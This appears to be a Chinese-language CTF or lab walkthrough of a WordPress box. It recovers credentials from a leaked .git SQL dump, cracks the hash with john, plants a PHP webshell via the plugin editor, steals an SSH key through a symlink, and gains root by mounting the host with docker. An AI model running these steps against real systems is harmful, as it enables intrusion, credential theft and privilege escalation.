
main

打点

nmap 扫描，22,80 端口

进入 web，是 wordpress 框架

目录扫描得到 .git ，利用 githack 复原



找到 wordpress.sql 文件，得到凭据

```
INSERT INTO `wp_users` VALUES
(1,'Yliken','$P$B.58QLT1rmg1yTSJN7Qzzkoi9WnXF9.','yliken','Yliken@RedBean.com'
,'http://192.168.56.164','2025-10-28 16:08:56','',0,'Yliken');
```


使用 john 破解，注意 $ 的转义问题

john -> ichliebedich

```
┌──(root㉿NeuroLap)-[~/192.168.43.174]
└─# john --format=phpass --wordlist=/home/kali/dic/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (phpass [phpass ($P$ or $H$) 512/512 AVX512BW 16x3])
Cost 1 (iteration count) is 8192 for all loaded hashes
Will run 32 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
ichliebedich     (?)
1g 0:00:00:00 DONE (2025-10-30 23:04) 20.00g/s 122880p/s 122880c/s 122880C/s
123456..iheartyou
Use the "--show --format=phpass" options to display all of the cracked
passwords reliably
Session completed.
```

得到完整凭据
yliken:ichliebedich
登入进 wp-admin

翻阅功能，在工具处的插件文件编辑器处找到 php 一句话木马突破口 akismet.php



然后在还原后的目录中找到该文件路由，蚁剑连接成功

/wp-content/plugins/akisemet/akisemet.php

vshell 上线，得到交互式终端

查看 /etc/passwd 得到用户 yliken

准备继续收集网站和用户敏感信息无果

ps 查看正在运行进程

```
www-data@link:/tmp$ ps -aux | grep yliken
yliken       327  0.0  0.3 1231760 7684 ?        Ssl  10:45   0:00
/home/yliken/fileBrower
www-data     975  0.0  0.0   3176   632 pts/0    S+   11:13   0:00 grep yliken
```

fileBrower 可能就是一个文件浏览功能，开在本地服务

查看端口使用情况

```
ss -tuln

www-data@link:/tmp$ ss -tuln
Netid           State             Recv-Q             Send-Q
Local Address:Port                        Peer Address:Port
udp             UNCONN            0                  0
0.0.0.0:68                              0.0.0.0:*
tcp             LISTEN            0                  128
```

```
127.0.0.1:8080                          0.0.0.0:*
tcp             LISTEN          0                   128
0.0.0.0:22                              0.0.0.0:*
tcp             LISTEN          0                   80
127.0.0.1:3306                          0.0.0.0:*
tcp             LISTEN          0                   128
*:80                                    *:*
tcp             LISTEN          0                   128
[::]:22                                 [::]:*
www-data@link:/tmp$
```


看到特殊端口 8080

curl 查看后发现就是 yliken 文件浏览功能

现在将其端口转发出来

```
nohup socat TCP-LISTEN:9999,fork TCP:127.0.0.1:8080 >/dev/null 2>&1 &

//将其 127.0.0.1:8080 转发到本机 9999
```



看到文件目录功能

同时，在交互式终端下我们对这个目录的内容可控，直接软链接获取 yliken 的敏感信息

```
cd /app/yliken
ln -s /home/yliken/.ssh/id_rsa rsa
```

然后在网页上下载得到他的私钥，ssh 连接进入 yliken 用户

提权

docker组提权

有 sudo -l ，但暂时没有 yliken 密码

id 查看，发现在 docker 组内，直接挂载主目录

```
yliken@link:~/.ssh$ id
uid=1000(yliken) gid=1000(yliken) groups=1000(yliken),998(docker)
yliken@link:~/.ssh$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED        SIZE
hello-world   latest    1b44b5a3e06a   2 months ago   10.1kB
ubuntu        18.04     f9a80a55f492   2 years ago    63.2MB
yliken@link:~/.ssh$ docker run -it -v /:/host ubuntu:18.04 chroot /host
/bin/bash
root@f4b185eb7895:/#
```

得到 root.txt